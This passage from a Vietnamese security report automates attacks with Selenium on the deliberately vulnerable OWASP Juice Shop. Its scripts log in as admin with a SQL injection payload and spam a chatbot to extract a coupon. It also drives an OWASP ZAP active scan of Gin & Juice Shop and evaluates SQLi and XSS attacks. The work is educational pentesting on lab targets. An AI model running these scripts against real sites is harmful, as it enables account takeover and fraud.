
```

Hình 48. Đoạn code thực hiện tấn công Server-side XSS

Đầu tiên chương trình trên sẽ mở Webdriver Chrome và truy cập vào website Juice Shop. Tắt phần thông báo Welcome để dễ dàng quan sát kết quả với hàm closing_welcome_btn(). Tiếp theo ta sẽ chọn các element “comment”, “captcha”, “captchaControl”, “mat-slider-thumb”, “submitButton”. Trong đó:

- Element “comment” là khung nhập vào payload tấn công.
- Element “captcha” là phần captcha dưới dạng phép toán cần phải giải. Phép toán này sẽ được giải qua hàm solveCaptcha2.
- Element “captchaControl” là khung nhập đáp số phép toán.
- Element “mat-slider-thumb” là nút bấm rating. Chỉ cần bấm một lần để server hiểu là ta rating 1 sao.
- Element “submitButton” là nút bấm để ta nộp Feedback.

Sau khi chọn và điền các trường thông tin đầy đủ, ta chuyển hướng web driver sang trang About Us và nhận được kết quả.



Hình 49. Kết quả tấn công thành công

Lưu ý rằng đây là tấn công dạng persistent nghĩa là mỗi khi có người dùng truy cập tới trang About Us đều sẽ hiển thị thông báo như trên hình.

3.6. Kịch bản 6: Lấy coupon từ ChatBot

Ngữ cảnh:

Trong OWASP Juice Shop có 1 chatbot để tương tác với trang web và ở đó có một lỗ hổng, nếu như ta liên tục nhập vào từ “coupon” vào ô Message và gửi lên thì chatbot sẽ tự động trả về cho ta mã code coupon.

Kịch bản triển khai:

Như đã nói ở trên, để có được mã coupon của trang web thì người dùng phải liên tục gõ từ “coupon” nên khá mất thời gian. Do đó chúng ta sẽ sử dụng Selenium để làm việc này.

Đánh giá mức độ nguy hiểm: Medium

Việc lấy coupon của trang web theo cách này tuy có thể được xem là gian lận, ảnh hưởng đến vấn đề tài chính, tuy nhiên nó không gây ảnh hưởng quá nhiều đến diện rộng hay thay đổi dữ liệu của trang web.

Triển khai:

Ta sẽ viết chương trình để tự động nhập từ “coupon” vào phần input cho tới khi có được mã code coupon.

```
from selenium import webdriver
from selenium.webdriver.firefox.options import Options
from selenium.webdriver.firefox.service import Service
import os
from selenium.webdriver.common.by import By
from time import sleep
from selenium.webdriver.common.action_chains import ActionChains
from selenium.webdriver.common.keys import Keys

def get_browser():
    return webdriver.Chrome()

def closing_welcome_button(browser):
    sleep(5)
    closing_welcome_button = browser.find_element(By.CSS_SELECTOR, "button[aria-label='Close Welcome Banner']")
    action = ActionChains(browser)
    action.click(on_element = closing_welcome_button)
    action.perform()
```

Hình 50. Hàm tự động tắt khung chào mừng như các kịch bản trước

Đầu tiên ta sẽ đăng nhập với tài khoản admin như kịch bản SQL Injection. Sau đó truy cập vào chat bot với “/chatbot”. Hàm getCouponFromChatbot() sẽ liên tục gọi hàm spamCoupon().

Trong spamCoupon() ta chọn element “message-input” là element dùng để nhập tin nhắn và gửi từ “coupon” vào element này, rồi nhấn Enter.

Chờ trong 5s để có phản hồi từ chatbot sau đó hàm checkIfCouponIsGiven() sẽ được gọi. Hàm sẽ lấy tất cả các phản hồi của chatbot và tìm cụm từ “Oooookay, if you promise to stop nagging me here” trong tin phản hồi cuối cùng. Nếu có ta sẽ dừng chương trình.

```

def loginUser(browser, url):
    loginUrl = url + 'login'
    browser.get(loginUrl)
    closing_welcome_button(browser)

    email = '' or 1=1 --
    password = 'anything'

    input_email = browser.find_element(By.ID, 'email')
    input_password = browser.find_element(By.ID, 'password')
    login_btn = browser.find_element(By.ID, 'loginButton')

    actions = ActionChains(browser)
    actions.send_keys_to_element(input_email, email)
    actions.send_keys_to_element(input_password, password)
    actions.click(login_btn)
    actions.perform()
    sleep(3)

def getCouponFromChatbot(browser, url):
    chatbotUrl = url + 'chatbot'
    browser.get(chatbotUrl)
    sleep(3)
    flag = False

    while not flag:
        spamCoupon(browser)
        sleep(5)
        flag = checkIfCouponIsGiven(browser)

```

Hình 51. Hàm tự động đăng nhập sử dụng SQL Injection

```

def getCouponFromChatbot(browser, url):
    chatbotUrl = url + 'chatbot'
    browser.get(chatbotUrl)
    sleep(3)
    flag = False

    while not flag:
        spamCoupon(browser)
        sleep(5)
        flag = checkIfCouponIsGiven(browser)

def checkIfCouponIsGiven(browser):
    responses = browser.find_elements(By.CLASS_NAME, 'speech-bubble-left')
    res = responses[-1].text
    coupon_str = 'Oooookay, if you promise to stop nagging me here'
    if coupon_str in res:
        return True
    return False

def spamCoupon(browser):
    msg = 'coupon'
    inputMsg = browser.find_element(By.ID, 'message-input')
    actions = ActionChains(browser)
    actions.send_keys_to_element(inputMsg, msg)
    actions.send_keys_to_element(inputMsg, Keys.ENTER)
    actions.perform()

```


```

url = 'https://demo.owasp-juice.shop/#/'
browser = get_browser()
loginUser(browser, url)
getCouponFromChatbot(browser, url)
sleep(5)
browser.quit()

```

Hình 52. Các hàm spam từ “coupon” vào chatbot và lấy coupon về

Kết quả thực thi chương trình trên, trang web gửi về một đoạn tin nhắn chứa mã code coupon “Oooookay, if you promise to stop nagging me here's a 10% coupon code for you: n(XRwg+yBo”.



Hình 53. Kết quả thực thi thành công

3.7. Kịch bản 7: Tích hợp OWASP ZAP để quét bị động trang web

Ngữ cảnh:

Một website mới [Home - Gin & Juice Shop \(ginandjuice.shop\)](#) được sử dụng. Gin & Juice Shop là một trang web được thiết kế cẩn thận chứa các lỗ hổng bảo mật (XSS, SQL Injection, CSRF, IDOR, ...) để phục vụ mục đích kiểm tra và đào tạo về bảo mật web. Đây là một công cụ học tập hữu ích cho những ai muốn hiểu và thực hành các kỹ thuật bảo mật web, cũng như cách phát hiện và khai thác các lỗ hổng bảo mật.

Kịch bản triển khai:

Trong kịch bản này, nhóm sử dụng một công cụ mới là Zed Attack Proxy (được giới thiệu ở phần 2.5.2) để thực hiện quét bị động các lỗ hổng có trong trang web Gin & Juice Shop được giới thiệu ở trên.


Đánh giá mức độ nguy hiểm: Low

Kịch bản này đơn giản là tìm hiểu cách các công cụ kết hợp với nhau để dò quét thông tin và các lỗ hổng có trong một trang web.

Triển khai:

Ở kịch bản này, nhóm thiết lập OWASP ZAP, cài đặt web driver manager, sử dụng proxy trong driver manager và khởi tạo tham chiếu đến ZAP ClientAPI (API key trong ZAP) để quét bị động một website. ZAP, mặc định, thực hiện quét bị động (passive scanning) tất cả các thông điệp HTTP (yêu cầu và phản hồi) gửi đến ứng dụng web đang được kiểm tra. Quét bị động không thay đổi các thông điệp HTTP.

Công cụ và dependency cụ thể được sử dụng trong kịch bản này bao gồm: ZAP, Eclipse IDE (để tạo maven project), selenium-java, web driver manager, zap-clientapi, testNG.



Hình 54. Giao diện chính của ZAP

Sau khi khởi tạo maven project mới, cài đặt các dependency cần thiết trong file pom.xml

```
<!-- https://mvnrepository.com/artifact/org.testng/testng -->
```

```
<dependency>
  <groupId>org.testng</groupId>
  <artifactId>testng</artifactId>
  <version>7.10.2</version>
  <scope>test</scope>
</dependency>
```

```
<!-- https://mvnrepository.com/artifact/org.seleniumhq.selenium/selenium-  
java -->
```

```
<dependency>
  <groupId>org.seleniumhq.selenium</groupId>
  <artifactId>selenium-java</artifactId>
  <version>4.11.0</version>
</dependency>
```

```
<!-- https://mvnrepository.com/artifact/org.zaproxy/zap-clientapi -->  
<dependency>
```

```
    <groupId>org.zaproxy</groupId>  
    <artifactId>zap-clientapi</artifactId>  
    <version>1.11.0</version>  
</dependency>
```

```
<!--
```

```
https://mvnrepository.com/artifact/io.github.bonigarcia/webdrivermanager -->
```

```
<dependency>  
    <groupId>io.github.bonigarcia</groupId>  
    <artifactId>webdrivermanager</artifactId>  
    <version>5.8.0</version>  
</dependency>
```

```
<!-- https://mvnrepository.com/artifact/org.seleniumhq.selenium/selenium-  
devtools-v125 -->
```

```
<dependency>  
    <groupId>org.seleniumhq.selenium</groupId>  
    <artifactId>selenium-devtools-v125</artifactId>  
    <version>4.21.0</version>  
</dependency>
```

```
<dependency>  
    <groupId>org.slf4j</groupId>  
    <artifactId>slf4j-api</artifactId>  
    <version>2.0.13</version>  
</dependency>
```

```
<dependency>
```

```

<groupId>org.slf4j</groupId>
<artifactId>slf4j-simple</artifactId>
<version>2.0.13</version>
</dependency>

```

Hình 55. Các công cụ và dependency cần thiết

Các bước chính để thiết lập một trình quét bị động (passive scan) sử dụng ClientAPI của ZAP + selenium web driver, edge driver:

- Khởi tạo một phiên bản của OWASP ZAP thông qua giao diện API, sử dụng địa chỉ IP và cổng mặc định của ZAP, cùng với một mã API để xác thực.
- Thiết lập một proxy để ghi lại và kiểm thử lưu lượng truy cập web.
- Sử dụng trình duyệt WebDriver (ở đây là Microsoft Edge) để mở trang web cần kiểm thử.
- Sau đó, chờ một khoảng thời gian để đảm bảo rằng tất cả các yêu cầu và phản hồi đã được ghi lại.
- Tiến hành quét chủ động trên trang web mục tiêu bằng cách sử dụng OWASP ZAP API.
- Đợi cho quét chủ động hoàn tất và quét chủ động đạt tiến trình 100%.
- Tạo báo cáo với các thông số như tiêu đề, mẫu, mô tả, đường dẫn lưu báo cáo và hiển thị.

```
package ZapUtil;
```

```

import org.openqa.selenium.Proxy;
import org.openqa.selenium.edge.EdgeDriver;
import org.openqa.selenium.edge.EdgeOptions;
import org.openqa.selenium.WebDriver;
import org.zaproxy.clientapi.core.ApiResponse;
import org.zaproxy.clientapi.core.ApiResponseElement;
import org.zaproxy.clientapi.core.ClientApi;
import org.zaproxy.clientapi.core.ClientApiException;

```

```
public class ZapUtil {  
    private static ClientApi clientApi;  
    public static Proxy proxy;  
  
    private static final String zapAddress = "127.0.0.1";  
    private static final int zapPort = 8080;  
    private static final String apiKey = "ke8gh041f49e3olh5hnqf1k3qt";  
  
    static {  
        clientApi = new ClientApi(zapAddress, zapPort, apiKey);  
        proxy = new Proxy().setSslProxy(zapAddress + ":" +  
            zapPort).setHttpProxy(zapAddress + ":" + zapPort);  
    }  
  
    public static void main(String[] args) {  
        String target = "https://ginandjuice.shop/";  
        WebDriver driver = null;  
        try {  
            // Thiết lập proxy cho trình duyệt  
            EdgeOptions options = new EdgeOptions();  
            options.setProxy(proxy);  
            driver = new EdgeDriver(options);  
  
            // Mở trang web mục tiêu  
            driver.get(target);  
  
            // Đợi một lúc để đảm bảo rằng tất cả traffic đã được ghi nhận  
            Thread.sleep(15000);  
        }  
    }  
}
```



```

// Bắt đầu quét chủ động
ApiResponse scanResponse = clientApi.ascan.scan(target, "True", "False", null,
null, null);

String scanId = ((ApiResponseElement) scanResponse).getValue();

int progress = 0;
while (progress < 100) {
    progress = Integer.parseInt(((ApiResponseElement)
clientApi.ascan.status(scanId)).getValue());
    System.out.println("Scan progress: " + progress + "%");
    Thread.sleep(10000);
}
System.out.println("Scan completed");

// Chờ cho passive scan hoàn tất
waitTillPassiveScanComplete();

// Tạo báo cáo
generateZapReport(target);

} catch (Exception e) {
    e.printStackTrace();
} finally {
    if (driver != null) {
        driver.quit();
    }
}
}

public static void waitTillPassiveScanComplete() {

```

```

try {
    ApiResponse apiResponse = clientApi.pscan.recordsToScan();
    String tempVal = ((ApiResponseElement) apiResponse).getValue();
    while (!tempVal.equals("0")) {
        System.out.println("Passive scan in progress, remaining records: " + tempVal);
        Thread.sleep(1000);
        apiResponse = clientApi.pscan.recordsToScan();
        tempVal = ((ApiResponseElement) apiResponse).getValue();
    }
    System.out.println("Passive scan completed");
} catch (ClientApiException | InterruptedException e) {
    e.printStackTrace();
}
}

```

```

public static void generateZapReport(String site_to_test) {
    String title = "Demo Title";
    String template = "traditional-html";
    String theme = null;
    String description = "Demo description";
    String contexts = null;
    String sites = site_to_test;
    String sections = null;
    String includedconfidences = null;
    String includedisks = null;
    String reportfilename = "hihihi";
    String reportfilenamepattern = null;
    String reportdir = System.getProperty("user.dir");
    String display = null;
    try {

```

```

clientApi.reports.generate(title, template, theme, description, contexts, sites,
sections,
    includedconfidences, includedisks, reportfilename, reportfilenamepattern,
reportdir, display);
System.out.println("Report generation completed successfully.");
} catch (ClientApiException e) {
    e.printStackTrace();
    System.out.println("Retrying report generation due to connection error...");
try {
    Thread.sleep(5000);
    clientApi.reports.generate(title, template, theme, description, contexts, sites,
sections,
        includedconfidences, includedisks, reportfilename,
reportfilenamepattern, reportdir, display);
    System.out.println("Report generation completed successfully on retry.");
} catch (ClientApiException | InterruptedException retryException) {
    retryException.printStackTrace();
}
}
}
}

```

Hình 56. Đoạn code miêu tả các bước chính để thiết lập một trình quét bị động

Với target là website [Home - Gin & Juice Shop \(ginandjuice.shop\)](http://Home - Gin & Juice Shop (ginandjuice.shop)) (chứa nhiều lỗ hổng phần mềm để khai thác) và trong hàm generateZapReport chứa các thông tin để lưu report về local (lưu về trong thư mục của project đang chạy, dưới dạng HTML với tên hihihi)

```

Problems @ Javadoc Declaration Console Console ×
<terminated> ZapUtil [Java Application] C:\Program Files\Eclipse Adoptium\jdk-21.0.3.9-hotspot\bin
Scan progress: 0%
Scan progress: 0%
Scan progress: 2%
Scan progress: 4%
Scan progress: 11%
Scan progress: 12%
Scan progress: 14%
Scan progress: 17%
Scan progress: 21%
Scan progress: 23%
Scan progress: 26%
Scan progress: 29%
Scan progress: 32%
Scan progress: 36%
Scan progress: 42%
Scan progress: 46%
Scan progress: 50%
Scan progress: 54%
Scan progress: 59%
Scan progress: 63%
Scan progress: 66%
Scan progress: 70%
Scan progress: 76%
Scan progress: 80%
Scan progress: 85%
Scan progress: 86%
Scan progress: 91%
Scan progress: 93%
Scan progress: 93%
Scan progress: 96%
Scan progress: 100%
Scan completed
Passive scan completed
Report generation completed successfully.

```

Hình 57. Kết quả build project với các thông báo về tiến trình scan website

Hình 58. Ở ZAP desktop hiển thị site đang được quét cùng với các alert về những lỗ hổng của web

Name	Date modified	Type	Size
.settings	6/4/2024 6:13 PM	File folder	
src	6/4/2024 6:13 PM	File folder	
target	6/4/2024 7:19 PM	File folder	
.classpath	6/4/2024 6:13 PM	CLASSPATH File	2 KB
.project	6/4/2024 6:13 PM	PROJECT File	1 KB
hihihi.html	6/4/2024 7:55 PM	Chrome HTML Do...	333 KB
omgomg.html	6/4/2024 7:19 PM	Chrome HTML Do...	6 KB
pom.xml	6/4/2024 6:45 PM	XML Source File	5 KB

Hình 59. Thư mục lưu trữ report thu được

Risk Level	Number of Alerts
High	0
Medium	2
Low	6
Informational	5
False Positives:	0

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	2
Vulnerable JS Library	Medium	1
Cookie No HttpOnly Flag	Low	30
Cookie Without Secure Flag	Low	15
Cookie with SameSite Attribute None	Low	16
Cookie without SameSite Attribute	Low	15
Strict-Transport-Security Header Not Set	Low	15
X-Content-Type-Options Header Missing	Low	15
Information Disclosure - Suspicious Comments	Informational	25
Modern Web Application	Informational	2
Re-examine Cache-control Directives	Informational	2
Session Management Response Identified	Informational	69

Hình 60. Kết quả và nội dung file report 'hihihi.html' đã được lưu về thư mục của project maven

CHƯƠNG 4: THỰC NGHIỆM VÀ ĐÁNH GIÁ

4.1. Kịch bản thực nghiệm

4.1.1. Kịch bản 1: Sử dụng Selenium để lấy data tự động từ web

Selenium có thể thay thế các hành động thủ công của chúng ta từ việc đăng nhập web, tìm kiếm dữ liệu theo yêu cầu cụ thể, trỏ đến dữ liệu cần được thu thập và trực tiếp lấy dữ liệu xuống máy.

Kết quả thực nghiệm cho thấy rằng với việc sử dụng Selenium ta có thể tự động hóa các hành động lặp đi lặp lại. Ta không cần phải thực hiện từng hành động riêng biệt giống nhau mà chỉ cần chạy script Selenium để nó tự thực hiện. Sử dụng Selenium cho ra kết quả không khác gì so với việc chạy thủ công. Do đó nó đã giúp chúng ta đỡ tốn công sức và thời gian để ngồi thực hiện các công việc trùng lặp này.

4.1.2. Kịch bản 2: SQL Injection Attack vào Login Form trên OWASP Juice Shop

Lỗ hổng SQL Injection trên trang đăng nhập của OWASP Juice Shop là một lỗ hổng bảo mật cực kỳ nguy hiểm với mức độ nguy hiểm cao. Việc không kiểm tra dữ liệu đầu vào và không hạn chế số lần đăng nhập sai tạo điều kiện cho kẻ tấn công khai thác lỗ hổng này dễ dàng. Sau khi thực hiện tấn công SQL Injection bằng cách sử dụng Selenium thì ta đã có thể truy cập được vào tài khoản Admin.

Sử dụng các công cụ tự động như Selenium để thực hiện tấn công có thể dẫn đến việc kiểm soát hoàn toàn tài khoản admin, từ đó gây ra những hậu quả nghiêm trọng cho hệ thống và người dùng. Do đó, việc phát hiện và khắc phục lỗ hổng này là rất quan trọng để bảo vệ an toàn cho hệ thống. Selenium tự động hóa quá trình tấn công không chỉ giúp tăng tốc độ và hiệu quả mà còn giúp phát hiện lỗ hổng bảo mật một cách chính xác hơn. Điều này nhấn mạnh tầm quan trọng của Selenium trong việc đảm bảo an toàn và bảo mật cho các ứng dụng web. Và cũng cho thấy rằng Selenium có thể được ứng dụng để pentest các lỗ hổng bảo mật còn tồn tại trên các trang web.

4.1.3. Kịch bản 3: DOM XSS trên OWASP Juice Shop

OWASP Juice Shop tồn tại lỗ hổng trên thanh tìm kiếm mà không được “sanitize” (làm sạch dữ liệu) trước khi chuyển qua thuật toán tìm kiếm, hay được gọi là lỗ hổng DOM

XSS. Lỗ hổng DOM XSS là một lỗ hổng bảo mật có mức độ nguy hiểm trung bình. Việc JavaScript xử lý và hiển thị dữ liệu không tốt trong DOM dẫn đến nhiều rủi ro, bao gồm việc lấy cắp thông tin nhạy cảm và thao túng giao diện người dùng. Điều này tiềm ẩn nguy cơ chèn mã độc hoặc RCE vào server.

Trong kịch bản này, Selenium kết hợp với ChromeDriver có thể tự động hóa quá trình khai thác lỗ hổng DOM XSS một cách hiệu quả. Sử dụng Selenium để tự động khai thác lỗ hổng này giúp tăng tốc độ và hiệu quả của quá trình tấn công, đồng thời nhấn mạnh tầm quan trọng của việc kiểm tra các dữ liệu đầu vào trong việc đảm bảo an toàn và bảo mật cho các ứng dụng web. Việc phát hiện và khắc phục lỗ hổng này là rất quan trọng để bảo vệ người dùng và duy trì niềm tin vào hệ thống.

4.1.4. Kịch bản 4: Reflected XSS trên OWASP Juice Shop

Ngoài lỗ hổng trên, OWASP Juice Shop còn chứa lỗ hổng Reflected XSS. Đây cũng là một dạng lỗ hổng nguy hiểm với nguy cơ tương tự như DOM XSS. Lỗ hổng Reflected XSS rất dễ khai thác vì không yêu cầu sự can thiệp từ phía server. Kẻ tấn công chỉ cần tạo ra một URL độc hại hoặc gửi một yêu cầu chứa mã độc. Khi người dùng truy cập URL đó, mã độc sẽ được thực thi ngay lập tức.

Lỗ hổng Reflected XSS trên trang web OWASP Juice Shop là một lỗ hổng bảo mật có mức độ nguy hiểm trung bình. Việc dữ liệu độc hại được phản hồi ngay lập tức mà không có sự xác thực hoặc mã hóa hợp lý tạo điều kiện cho kẻ tấn công dễ dàng khai thác.

Cũng tương tự như các kịch bản trên, sử dụng Selenium để tự động khai thác lỗ hổng này giúp tăng tốc độ và hiệu quả của quá trình tấn công, khai thác các lỗ hổng một cách triển để và nhanh chóng để đảm bảo trang web được triển khai một cách an toàn.

4.1.5. Kịch bản 5: Server-side XSS trên OWASP Juice Shop

Server-side XSS là một lỗ hổng bảo mật cực kỳ nguy hiểm với mức độ nguy hiểm cao, ảnh hưởng đến toàn bộ người dùng truy cập vào nội dung động bị chèn mã độc. Lỗ hổng này có thể dẫn đến việc đánh cắp thông tin nhạy cảm, thực hiện các giao dịch trái phép, và gây ra các cuộc tấn công chuỗi. Đây là lỗ hổng nghiêm trọng nhất trong các lỗ hổng XSS mà nhóm khai thác, vì lỗ hổng này thuộc dạng persistent nên bất kì người dùng nào truy cập vào trang About Us đã bị tấn công đều bị thực hiện đoạn mã JS. Tuy website có

sử dụng sanitizer để ngăn ngừa XSS nhưng do sử dụng phiên bản đã cũ nên kẻ tấn công có thể dễ dàng vượt qua sanitizer này.

Sử dụng Selenium để tự động khai thác lỗ hổng này không chỉ tăng tốc độ và hiệu quả của quá trình tấn công mà còn nhấn mạnh tầm quan trọng của việc kiểm thử tự động trong việc đảm bảo an toàn và bảo mật cho các ứng dụng web. Để bảo vệ người dùng và duy trì sự an toàn của hệ thống, việc phát hiện và khắc phục lỗ hổng Server-side XSS là vô cùng quan trọng.

Đồng thời kịch bản này có thể hiện một lỗ hổng khá phổ biến trong Top 10 OWASP - A06:2021 – Vulnerable and Outdated Components. Tuy có sử dụng các biện pháp xử lý an toàn nhưng không kiểm tra phiên bản đang sử dụng hay sử dụng các công cụ quá lỗi thời cũng gây ra nhiều nguy cơ bảo mật nghiêm trọng khác. Vì vậy, bên cạnh việc kiểm thử các lỗ hổng nguy hiểm thường gặp, việc luôn kiểm tra và update các công cụ và dependency cho hệ thống cũng rất cần thiết.

4.1.6. Kịch bản 6: Lấy coupon từ chatbot

Kịch bản này tận dụng một lỗ hổng trong OWASP Juice Shop để lấy mã coupon từ hệ thống thông qua việc spam tin nhắn. Mặc dù hành động này có thể được coi là gian lận và tiềm ẩn những nguy cơ nhất định, nhưng mức độ nguy hiểm có thể được đánh giá là thấp bởi vì việc lấy mã coupon không gây ra sự thay đổi đáng kể trong dữ liệu của hệ thống và không ảnh hưởng trực tiếp đến tính toàn vẹn của nó. Ngoài ra, hành động này không gây ra hậu quả nghiêm trọng hoặc không thể khắc phục được cho hệ thống.

Tuy nhiên, việc này vẫn được coi là không đạo đức và không được chấp nhận trong môi trường kinh doanh. Nó có thể ảnh hưởng đến uy tín của doanh nghiệp nếu bị phát hiện, và có thể tạo ra một tiền lệ cho các hành vi gian lận khác trong tương lai. Do đó, việc thực hiện những biện pháp để ngăn chặn lỗ hổng này là cần thiết để duy trì tính công bằng và uy tín của doanh nghiệp.

